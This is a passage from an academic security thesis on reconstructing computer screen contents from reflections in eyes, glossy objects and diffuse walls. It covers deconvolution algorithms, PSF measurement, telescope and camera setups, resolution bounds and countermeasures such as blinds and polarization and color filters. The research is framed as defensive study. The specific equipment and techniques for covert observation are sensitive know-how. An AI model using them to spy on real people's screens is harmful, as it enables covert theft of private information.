$$f = g * h + n.$$

Due to the ubiquity of blur, its removal – *deblurring* or *deconvolution* – has long been a subject of investigation, and many algorithms have been devised. However, the deconvolution problem is highly ill-posed (i.e., the solution is not necessarily unique, and small perturbations in the input may lead to big perturbations in the output), and no method suits all needs equally well.

A time-proven approach to deconvolution is the *Wiener filter* [130]. It exploits the convolution theorem to restate the problem in the Fourier domain as

$$\hat{f} = \hat{g} \cdot \hat{h} + \hat{n}.$$

An approximation to $\hat{g}$ could then be computed by inverse filtering $\hat{u} = \hat{f}/\hat{h}$, but this runs into problems at frequencies where $\hat{h}$ is small. Wiener filtering regularizes the process at exactly these frequencies, yielding

$$\hat{u} = \frac{1}{\hat{h}} \cdot \frac{|\hat{h}|^2}{|\hat{h}|^2 + K^2} \cdot \hat{f} \tag{2.1}$$

with a parameter $K > 0$. Combined with Fast Fourier Transformation, this is a fast and simple linear filtering procedure that can be proven to be optimal in terms of mean squared error when the noise n is Gaussian. However, as a linear method it is bound to produce the visually unpleasant "ringing" artifacts [22]. Moreover, its performance decreases in the presence of non-Gaussian noise, and it is not robust to small imprecisions in PSF estimates, or small violations of spatial invariance.

A widespread alternative is *Richardson-Lucy deconvolution (RL)* [103, 74]. RL deconvolution is computationally more costly than the Wiener filter, but still sufficiently fast for our application. It is a simple nonlinear iteration, one step of which reads

$$u^{k+1} = \left(h^* * \left(\frac{f}{u^k * h}\right)\right) \cdot u^k \tag{2.2}$$

where $h^*(x) = h(-x)$ and division and multiplication $(\cdot)$ are point-wise. This algorithm is better adapted to Poisson noise in the data; in particular, the positivity of gray-values is a built-in constraint. In absence of noise, the sharp image g would be a fixed point of (2.2). For deblurring the reflections captured in the eye we use Richardson-Lucy deconvolution.

However, due to the ill-posedness of deconvolution, even small perturbations are amplified over time such that after a while noise begins to dominate the filtered image. To control this effect, the deconvolution process can be regularized using the number of iterations, with fewer iterations meaning less sharpness, but also less noise; we will see this in Section 2.7.1.

2.6.2 Out-of-Focus Blur and Motion Blur

In any image captured with a large enough aperture, objects that are either closer or farther away than the selected focus distance appear blurred. This *out-of-focus* blur is often quite moderate for medium aperture SLR cameras – and sometimes even desirable in photography as a visual effect. In our application, as a large aperture telescope is applied to gather more light, the blurring can be rather drastic, posing a significant obstacle when capturing a high-resolution image of an object at unknown or varying distance such as the slightly moving eye.

The range of distances in which objects appear "sufficiently sharp" for a fixed focus setting is called the *depth of field* (DOF). The notion of "sufficiently sharp" in image processing applications is related to the *circle of confusion*, the area covered by a single object point projected onto the image sensor given the current focus settings. If the circle of confusion is significantly larger than one camera pixel, the object appears blurred. For an optical system consisting of a single lens with focal length f and aperture D, at a given distance s and for a pixel size v, the DOF is given by

$$DOF = \begin{cases} \frac{2HFDs^2}{HFD^2 - s^2} & \text{for } s < HFD \\ \infty & \text{otherwise} \end{cases}$$

where $HFD \approx \frac{fD}{v}$ is the so-called *hyper-focal distance*, corresponding to the minimal focal distance such that a point at infinity is still sufficiently sharp. For our equipment we have $f = 2350$ mm, $D = 235$ mm, $d \approx 10$ m, and $v = 6.8$ μm. Consequently, the DOF is approximately 2.5 mm only. Our experiments show that, in particular for moving objects, such a small DOF is a major challenge for taking sharp images.

Additionally, with the required exposure times of more than one second, it is obvious that the object, i.e., the person we spy on and in particular his eye, will not be steady but move, causing a substantial amount of *motion blur*. Previous work to eliminate motion blur from images (e.g. [119, 101, 134]) are not immediately applicable to our setting, since the strong curvature of the eye leads to additional distortions that are not addressed by prior techniques.

We apply non-blind deconvolution techniques to address the problem of motion and out-of-focus blur [103, 74]. Both motion and out-of-focus blur have the effect of convolving the desired image with the point-spread function (PSF). Once we obtain the correct PSF we can use the deconvolution techniques from Section 2.6.1 to obtain a sharper image.

2.6.3 Equipment

In order to reduce the exposure time, one major source of blur, we use a more light-sensitive camera. We chose an astronomical camera since they are widely available at reasonable prices and have a quantum efficiency (the percentage of photons that arrive at the camera sensor which are actually counted) close to the theoretical optimum.[4]

- We use an SBIG ST-10XME astronomical camera. Its main characteristics are the large pixel size of 6.8μm, the absence of color filters inside the camera that would block light (the camera is monochromatic), the resolution of 16 bits per pixel, and its high quantum efficiency of 90 % for wavelengths around 600 nm (green/yellow) and larger than 50 % over the whole range of visible light [106]. Its resolution of 2184×1472 is sufficiently high for our purposes, and the price is still reasonable (approximately 6000 dollars).
- We use the same Celestron C9.25 telescope as in Section 2.3, which has a focal length of 2350 mm and an aperture of 235 mm. The camera was mounted in focus, no projection was used.

[4]Astronomic cameras are additionally optimized for long exposure times, a feature we do not need for taking reflections from the eye, but which still can be helpful with stationary objects.



Figure 2.24: A sequence of measured PSFs, after stacking and post-processing. Their circular shape coined the notion of "circles of confusion" in astronomic imaging.



Figure 2.25: Example of an unsharp image with unknown PSF (first image), and the results from deconvolution using the series of PSFs from above. The fourth PSF yields the best result.

2.6.4 Offline-Measurement of the PSF

Out-of-focus blur can be quite accurately removed from an image, provided that the PSF can be measured accurately. This is the case when the exact location of both the focus plane and the object are known.

For a moving target, however, the exact locations are typically not known. In this section we show that good results can be achieved by measuring a series of PSFs for varying distances and trying to deconvolve the blurred image with each of them, followed by manually selecting the best image. The main advantage of measuring the PSFs offline is that we can use long exposure times when capturing the PSF, thus we obtain an accurate PSF with low noise, which is crucial for deconvolution algorithms to work well.



Figure 2.26: Removing out-of-focus blur with deconvolution: blurred image (left), the measured PSF (middle), and the result of deconvolution (right). These images were taken from a stationary object, the correct PSF was measured.

More sophisticated methods for determining the PSF exist [134, 45]. However, our experiments show that these have problems when faced with the significant amount of noise that is present in our measurements. Our method has the advantage that it is more robust and tolerates some errors in the measurement. Even dim images can be enhanced significantly.

For the a priori calibration, we use a bright source of light (a white LED) with a circular mask and capture its reflection in a small sphere. Taking its reflection in a sphere greatly decreases the light's apparent size so that it closely resembles a true point light source. We capture several such images under identical conditions and average over them to further decrease the noise level, which is a standard technique in astronomical imaging. A sequence of such measured PSFs for different levels of out-of-focus blur is displayed in Figure 2.24. The circular shape of the measured PSFs is slightly irregular due to slight imperfections of the telescope.

Once we obtain a sufficiently large sequence of measured PSFs, given an unsharp image, we run the deconvolution algorithm with each of these measured PSFs as input. Finally, we select the output image that gives the sharpest results by visual inspection.

2.6.5 Online-Measurement of the PSF

In this section we consider an alternative method to measure the PSF, that allows us to determine the precise PSF that was effective in a particular measurement. In addition to accurately dealing with out-of focus blur, this technique also measures any motion blur that occurs while capturing the image. Basically, the technique relies on having a single bright point light source with a dark surrounding area close to the monitor; the image of this single point on the sensor then constitutes the PSF.

We propose the following approach: An invisible laser light source is mounted close to the telescope. It points at the user's eye, with an intensity that is not



Figure 2.27: Example of an extremely blurred image, captured from the eye from a distance of 10 meters, with the PSF captured at the same time (left), the extracted PSF (middle), and the result of deconvolution (right).

harmful for the eye. The reflection of both the monitor and the laser light is captured with the same telescope. On the camera side of the telescope, the captured light passes a selective mirror that reflects visible light while letting infrared light pass through. After additional filtering, both light paths can be captured separately as usual.[5]

In this measurement, infrared light is preferable over visible light, as it facilitates the task of separating the PSF from background light, and it additionally does not capture the attention and hence the suspicion of the observed user. However, the use of bright invisible light sources is prohibitively dangerous for academic purposes. We hence implement the same technique with visible light instead; the overall approach does not change: We mount a bright white LED next to the monitor, and capture both the reflection of the monitor and the reflection of the LED with the same camera, separating the monitor image and the PSF by hand. We believe that both approaches give comparable results.

2.6.6 Experimental Results

Results with the PSF measured offline are shown in Figure 2.25. We obtain a sufficiently large number of measured PSFs and run the deconvolution algorithm with each of these measured PSFs. Finally, we select the output image that gives the best results. This approach works well if there is no motion blur present in the captured image, thus it is useful when spying on stationary objects. The advantage of this method is that the PSF can be accurately measured offline, since one can use long exposures times to reduce the noise level and to increase the image quality. However, if the captured image contains some motion blur, this approach performs rather poorly.

When spying on the human eye, measuring the PSF online performs much better. Two blurred images are shown on the left side of Figure 2.23 and 2.27. The

[5]Some care has to be taken to remove potential effects from different chromatic aberrations caused by the different wavelengths, and possibly different sensor characteristics.

PSF is extracted from the images as shown in the respective middle images. The result after deconvolution (200 iterations, approximately 1 minute on an ordinary desktop machine) is shown in the respective right images. The Wiener filter runs faster, but yields slightly worse results.

2.6.7 Possible Improvements

Some additional improvements and variations seem to be possible; we discuss some of them in the sequel. First, one could use other sources of light to measure the PSF. For example, status LEDs of the monitor or other devices might be usable. Colored LEDs constitute particularly promising candidates because their typically narrow spectrum is well-suited for a matching filter to yield a good contrast. Even stationary light sources such as lights at a nearby parking lot might be suitable. Second, accurately focusing on moving objects is still challenging. A conveniently usable and precise *auto-focuser*, a feature that is available in almost any modern camera, would be a great help. However, designing an auto-focuser that can handle a very narrow depth-of-field and moving objects and has the accuracy that is needed for successfully recovering information from captured reflections seems to be a non-trivial task.

2.7 Diffuse Reflections

So far we have seen that reflections in glossy surfaces like a tea pot or an eye reflect a clear picture of the information on a near-by screen. Next, we demonstrate that one can also take advantage of reflections in diffuse surfaces.

A diffuse surface is lit up homogeneously according to the total emitted light of the screen as the reflection of each surface point integrates over all directions, i.e., over all pixels on the screen. In this typical setup, the spatial variation on a diffuse surface caused by a near-by screen is therefore too smooth to be informative. However, a clear picture is formed if a sharp pattern is projected onto the diffuse surface. This is, e.g., the case for a video projector.

Ironically, the user's attempt to increase his privacy may actually lead to weaker privacy: the reconstruction works better if the user is using a privacy filter to protect himself from somebody spying over his shoulder. Using a privacy filter on a monitor limits the range of directions into which a monitor emits light, so an observer looking at the screen from a shallow angle might observe a dark screen. Depending on the width of the emitted cone, the screen with the privacy filter acts as an unfocused projector and causes a spatially varying pattern on a near-by diffuse surface, forming a blurred image.

In Section 2.7.1 we describe an improved algorithm for image deconvolution. In Section 2.7.2 we show that by applying deconvolution, a coarse structure of the displayed image becomes visible. However, the resolution is limited as the emitted cones are typically still too wide to reconstruct a sharp image, due to largely overlapping PSFs. In Section 2.7.3 we show how to effectively limit the obtainable resolution for a certain setting.

2.7.1 Advanced Image Deconvolution

Standard Richardson-Lucy deconvolution (Section 2.6.1) is not sufficient in this scenario, as the PSFs we have to deal with are much larger in the case of diffuse reflections. Thus, stronger deconvolution algorithms are required. In this section we describe a recent variant of Richardson-Lucy deconvolution called *robust and regularized Richardson-Lucy deconvolution (RRRL)*. While RRRL achieves a higher reconstruction quality than standard RL, its computational cost is significantly higher, therefore we reserve its use to those cases where standard RL gives no reasonable results.[6]

To improve the reconstruction of image structures in RL, an additional regularization was introduced by Dey et al. [41]. It is derived from total variation (TV) regularization [91], which plays an important role in contemporary image processing. In contrast to the regularization by iteration count, the regularization at different image locations adapts to image structures, thereby more accurately preserving structure (like edges) in the deconvolution process.

Another strategy that has proven successful in improving image processing algorithms is robustification [136]. For iterative deconvolution methods, robustification is done by applying a weighting function with values smaller than one that gives large errors a reduced weight in the correction step. In this way, the process gains robustness against outliers, and is better capable of handling strong noise. Even imprecisions in PSF estimation can be handled, and also moderate violations of model assumptions such as spatially invariance of blur, or the loss of information by blurring across image boundaries.

Using both regularization and robustification, one obtains the iteration formula

$$u^{k+1} = \frac{h^* * \left(\varphi(r_f(u * h))\frac{f}{u^k * h}\right) + \alpha\left[\mathrm{div}\ \left(\psi(|\nabla u^k|^2)\,\nabla u^k\right)\right]_+}{h^* * \varphi(r_f(u^k * h)) - \alpha\left[\mathrm{div}\ (\psi(|\nabla u^k|^2)\,\nabla u^k)\right]_-} u^k\ , \tag{2.3}$$

which is called robust and regularized Richardson-Lucy deconvolution (RRRL). Here we use the abbreviation $[z]_\pm := \frac{1}{2}(z \pm |z|)$, and φ, ψ denote monotonically decreasing nonnegative functions on the nonnegative real numbers. In our experiments, we use $\varphi(z) := (z^2+\varepsilon)^{-0.1}$ and $\psi(z) := (z^2+\varepsilon)^{-0.5}$ with a small positive ε. The asymmetric penalizer function $r_f(w) = w - f - f\ln(w/f)$ is used to measure the reconstruction error in step k, i.e., the deviation of $u^k * h$ from f. The weight parameter α controls the influence of TV regularization. More details on RRRL can be found in the manuscript [129].

[6]Recall that the reconstruction of reflections in the eye was essentially limited by diffraction blur, thus a stronger deconvolution method does not improve the results.



Figure 2.28: These images show, from left to right, the reflections caused by the black background **(1)**, the letter “C” **(2)**, a small 50 × 50 pixel white block (the “PSF”) **(3)**, the difference between (3) and (1), i.e., the actual PSF **(4)**, and the result of deconvolution of (2) subtracted (1), i.e., the letter “C” **(5)**. The luminosity of these images was scaled individually to increase readability, and (5) is not to scale.

2.7.2 Experimental Results

We use the following setup: We place a monitor with mounted privacy filter against a white wall, at a distance of 25 cm (this is the depth of the keyboard, thus it constitutes a lower bound) and capture the diffuse reflections. The monitor shows a single white letter on black background, with an (unrealistically) large size of 10 cm. The images are captured using the same camera (Canon EOS 400d) as before. Exposure times are approximately 10 sec at F 5.6 and ISO 100. The images are captured in RAW file format and converted with the Canon tool with *linear* scaling of the intensity values.

It turned out that the black pixels of the monitor leak a substantial amount of light. This leakage is directed differently than the light emitted by the white pixels, so it disturbs the deconvolution algorithm. We compensate for this leakage by capturing an additional image of the reflections for a completely black monitor image, and we subtract this image from all other images. The result is scaled down, slightly cropped and completed to a size of 256 × 256 pixels. The PSF is captured in a similar manner.

On this image and the PSF we apply robust and regularized Richardson-Lucy deconvolution. Deconvolution runs for 10 000 iterations in 15 minutes on a single



Figure 2.29: Two more examples for deconvolution: letters "A" (left) and "B" (right).

workstation. Finally, we re-scale, gray-scale and flip the image horizontally, so the letters appear in the correct orientation. Figure 2.28 shows the process of capturing the image and the PSF for the letter "C", Figure 2.29 shows additional results for the letters "A" and "B".

2.7.3 Bounds

Next, we give a theoretical bound on the applicability of this kind of attack, and we see that our results are almost optimal. The light transport from a monitor image L to the image E formed on the diffuse reflector (both seen as vectors) can be expressed as the light transport matrix M:

$$E = ML. \tag{2.4}$$

To compute M we simulate the light transport. If no privacy filter is used, we estimate the distribution to follow the function $\cos^4 \theta$, where θ is the angle between the viewing direction and the monitor normal. With the privacy filter in place the emitted light is much more directed, i.e. concentrated around the normal, resulting in a distribution following $cos^{93.4}\theta$. We compute an entry m_{ij} of the matrix, which describes the amount of light originating from pixel l_j that hits pixel e_i, as follows: We take the distance d_{ij} (in the plane) from the i-th to the j-th pixel, compute the angle $\theta = \tan(d_{ij}/d)$ where d is the distance between the monitor and the wall, and let $m_{ij} = \cos^4 \theta$ (or $m_{ij} = \cos^{93.4} \theta$).

In order to reconstruct the monitor image L from the captured reflection E, i.e., to perform the deconvolution, the transport matrix M needs to be inverted to compute $L = M^{-1}E$. In Figure 2.30 we plot the *condition number*, i.e. the ratio of the maximal to minimal singular value of M ($\kappa(M) = \frac{\|M^{-1}\|}{\|M\|}$), that is correlated to the stability of the inversion process, for different pixel configuration and distances of the two planes: At a distance of 25 cm one would be able still resolve a 3×3 pixel pattern on a patch of size 10 cm $\times$ 10 cm, while the condition number for a resolution of 4×4 pixel is at the border, and resolving 5×5 pixels definitely exceeds numerical stability. In the case of a monitor without



Figure 2.30: Condition numbers for varying distances and several setups: For a letter of 10 cm height, the matrix for obtaining a resolution as given, with or without privacy filter as indicated. In image deconvolution, condition numbers above 100 are considered hard, and condition numbers above 10^5 are certainly out of reach.

a privacy filter no reconstruction would be possible if the reflector is more than 6cm away from the scene. These simulated numbers nicely correlate with our real experiments: While simple letters such as a “C” are still readable when displayed with a resolution of 3×3 pixels, more complex letters such as “A” and “B” are hardly readable with a resolution of 4×4 pixels.

2.8 Countermeasures

To better understand the implications of this attack and for providing concerned people with suitable defense mechanisms it is important to study the principal limitations of our approach. Our bounds depend on the size of the telescope. Since the price tag of the telescope is directly related to its size, one can at least estimate a lower bound for the costs of an attack in a given setting. Furthermore, in many settings there might be an upper bound on the size of the telescope because the telescope needs to be hidden somewhere.

2.8.1 Simple Countermeasures

Some simple countermeasures immediately come to mind. Avoiding all reflecting objects certainly provides some level of security. The main problem with this approach is that the number of possibly dangerous objects is vast, and that even eye-glasses and the human eye can pose a threat. Still, avoiding as many objects as possible makes the attack harder to carry out, so this measure provides a medium level of security. Using window blinds counters the attack in many cases.

	Costs	Security	Robustness	Comfort
No reflecting objects	+	○	-	-
Window blinds	+	+	○	-
No place to hide	○	○	○	+
Polarization	-	○	○	○
Colored filters	-	+	+	○

Table 2.1: Evaluation of several countermeasures.

Reflecting objects (radius r)	Distance d to the camera	Minimal aperture D
Tea pot (70 mm)	5 m	16.6 cm
	10 m	33.2 cm
	20 m	66.4 cm
Human eye (8 mm)	2 m	62 cm
	5 m	155 cm
	10 m	310 cm

Table 2.2: Some concrete values for the minimal aperture D needed to capture the full resolution of 1024 pixels.

However, having the windows always covered completely is not overly practical. Blinds may be partially opened accidentally or by a person not aware of the threat. Constant inspection of all places in a distance from which the attack can be mounted would disable an attacker to hide, but this seems hard if other buildings are located in proximity.

2.8.2 Rayleigh Criterion

A reasonable lower-bound can be derived from the Rayleigh Criterion (see Section 2.2.2). For the minimum telescope aperture D we have

$$D \geq \frac{1.22\lambda}{\frac{u_1}{nd}} = \frac{1.22\lambda nd}{u_1} \qquad \text{for} \quad u_1 = \cos(\gamma) \cdot \frac{x}{(\frac{2}{r} - \frac{1}{a_0}) \cdot a_0}.$$

For illustration we give some concrete values in Table 2.2. These values are for the full resolution $n = 1024$ pixels; the monitor width $x = 30$ cm, the monitor distance (from the eye) $a_0 = 50$ cm, the wavelength $\lambda = 600$ nm, and the angle $\gamma = 0$ are kept constant. In most cases a fraction of the full resolution is sufficient to achieve a reasonable reconstruction, in this case the distance or the diameter can be multiplied or divided by a corresponding factor, respectively.

An increasing diameter has two negative effects for the attacker: First, the telescope gets increasingly large. Typically the focal length of telescopes increases



Figure 2.31: Prices of Newtonian mirrors of various manufacturers for increasing diameter (left side), and per square-cm (right side).

linearly with the diameter, making it difficult to hide the telescope. Second, the price of a telescope increases rapidly with increasing diameter. For astronomical telescopes, the most expensive part is the mirror (lenses of the same size are even more expensive and hardly ever used in large astronomical telescopes). Thus we consider the price of the mirror only; prices of three manufacturers are shown in Figure 2.31. (Note that prices for mirrors of the same size can vary depending on the manufacturer, the quality, and finishing.)

The Rayleigh Criterion was specifically stated for the resolution of the human eye. The imaging quality of typical telescopes is lower than the Rayleigh Bound, due to inaccuracies of lenses and mirrors. With the assistance of cameras and post-processing one could perhaps improve on the resolution. However, even with expensive equipment, we expect the Rayleigh Bound to be correct up to a small constant factor.

Another possible attack scenario would be to use techniques from astronomy to increase imaging quality, in particular an array of telescopes or mirrors as in the Very Large Telescope Project. This technically challenging undertaking is typically only used for telescopes with a diameter greater than 5 meters. An array of 5 meter telescopes is unrealistic in our attack scenario, and the technical challenges of a portable telescope array are unlikely to be resolved at a reasonable price. One also has to keep in mind that technological advances may result in more compact telescopes that offer resolution beyond the Rayleigh bound (using so-called “super-lenses” based on materials with so-called negative refraction index [94, 44]). Furthermore, one has to keep in mind that Rayleigh’s Criterion is not necessarily a strict bound. Given prior knowledge about the scene, in our case images of text, it might be possible to use deconvolution algorithms to improve on this bound ([118], page 2).



Figure 2.32: These images show that the protection offered by suitably aligned polarization filters is far from being perfect. While blocking most light (first image), metallic objects change polarization of light, making the monitor content readable (second image, magnification from first image). Increased exposure times still reveal the monitor contents (third image), in particular if the alignment of the two polarization filters is not perfect (fourth image).

2.8.3 Exposure Time

In our experiments, one of the limiting factors in photographing reflections in the human eye is the exposure time. As discussed in Section 2.2.3, the exposure time grows quadratically with the magnification.

Deriving bounds based on the exposure time, similarly to what we did in the previous section for the diameter, depends on the quality of the photographic film/chip and other factors that are hard to measure. We know that exposure time is proportional to the square of the magnification and inversely proportional to the square of the aperture diameter. We can thus extrapolate values of the exposure time to get an impression about the limits incurred by the necessary aperture time. One should keep in mind that bounds obtained in this fashion are correct only assuming a camera of the same quality as ours and assuming that no special algorithmic techniques are used to reconstruct the screen from sequences of underexposed pictures.

2.8.4 Polarization Filters

Another possible countermeasure is based on polarization filters. It is well-known that two (linear) polarization filters aligned at 90 degrees block all light, but a single filter lets 50 % of previously unpolarized light pass through. Putting one filter on the monitor and a rotated filter on the window, the user can still read the monitor with slightly reduced brightness, but an attacker outside the window cannot. Today this is even easier to implement, as all modern LCD monitors contain a polarization filter. This was proposed as a measure to protect privacy earlier [98].

However, in practice this does not work as well as expected. These filters typically are not blocking perfectly, and even perfect filters are difficult to align in a working environment. Consequently, actual effectiveness is slightly lower than 100 %, thus using longer exposure times the monitor image can be recovered. Additionally, metallic surfaces change the polarization of light, rendering these filters ineffective (see Figure 2.32).

2.8.5 Color Filters

A better, but also more expensive countermeasure makes use of filters with specific color characteristics. It requires certain kinds of monitors with specific characteristics of the background light, but these are available off-the-shelf.

The basic idea is that the optical spectrum emitted by TFT monitors is mainly determined by the characteristics of the background light. The TFT matrix acts as filter that can only block or let pass wavelength that are present in the background light. Some monitors, e.g. the ACER AL1917L, use LEDs as background light, and thus do have a characteristic spectrum, as colored LEDs typically have a very narrow spectrum. The measured spectrum for a fully white monitor image is shown in Figure 2.33. Although the manufacturer's intention is to improve the color-characteristics of the monitor, we can exploit this for our purposes. By designing optical filters that match these frequency bands it is possible to suppress the monitor image completely. At the same time, for images that are created by continuous spectra, e.g., those emitted by sunlight or light-bulbs, the image quality is hardly influenced.

